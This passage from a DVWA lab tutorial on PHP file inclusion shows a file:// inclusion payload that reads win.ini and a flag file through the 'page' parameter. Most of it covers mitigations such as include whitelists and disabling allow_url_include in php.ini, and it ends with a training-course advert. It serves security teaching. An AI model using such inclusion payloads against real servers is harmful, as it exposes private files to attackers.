
From the below image you can see that we have captured the **"win.ini"** file by entering the *complete path* to it in the URL parameter.



Let's now try to capture the **flag** with the same procedure as :

```
page=file://C:/xampp\htdocs\dvwa\hackable\flags\fi.php
```

Great!! We have grabbed this **hackable flag** too**.**



Mitigation Steps

Mitigation Steps


- The developer should create a **whitelist** of all the files that he wants to include in order to limit the attacker's control.
- Develop or run the code in the most recent version of the webserver which is available. The web-applications should even be implemented with least privileges.
- Exclusion of the directory separators **"/"** to prevent the web-application from the directory traversal attacks

- In order to prevent our website from the file inclusion attacks, we need to use the strong input validations i.e. rather allow any file to be included in our web-application we should restrict our input parameter to accept a whitelist of acceptable files and reject all the other inputs that do not strictly conform to specifications.

We can examine this all with the following code snippet.

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file != "file3.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

From the above image you can see that, there is an **if condition**, which is only allowing the whitelisted files and replaying all the other files with **"ERROR: File not Found!"**



- Exclude the directory separators "/" to prevent our web-application from the directory traversal attack which may further lead to the Local File Inclusion attacks.
- Develop or run the code in the most recent version of the PHP server which is available. And even configure the PHP applications so that it does not use register_globals.

- Develop or run the code in the most recent version of the PHP server which is available. And even configure the PHP applications so that it does not use register_globals.

- On the **server-side**, configure the **ini** configuration file, by **disallowing remote file include** of **http URI**which **limits the ability to include** the **files from remote locations** i.e. by changing the configuration file with the following command:

nano /etc/php/7.2/apache2/php.ini

"allow_url_fopen = OFF"

"allow_url_include = OFF"

sudo service apache2 restart

```
;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://
; http://php.net/allow-url-fopen
allow_url_fopen = Off

; Whether to allow include/require to open URLs (like http:// or
; http://php.net/allow-url-include
allow_url_include = Off
```

Reference

- https://www.hackingarticles.in/comprehensive-guide-on-remote-file-inclusion-rfi/
- https://www.hackingarticles.in/comprehensive-guide-on-path-traversal/
- https://www.hackingarticles.in/comprehensive-guide-to-local-file-inclusion/
- https://www.hackingarticles.in/comprehensive-guide-on-cross-site-scripting-xss/

Additional Resources

- https://owasp.org/www-community/vulnerabilities/PHP_File_Inclusion
- https://portswigger.net/web-security/file-path-traversal


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux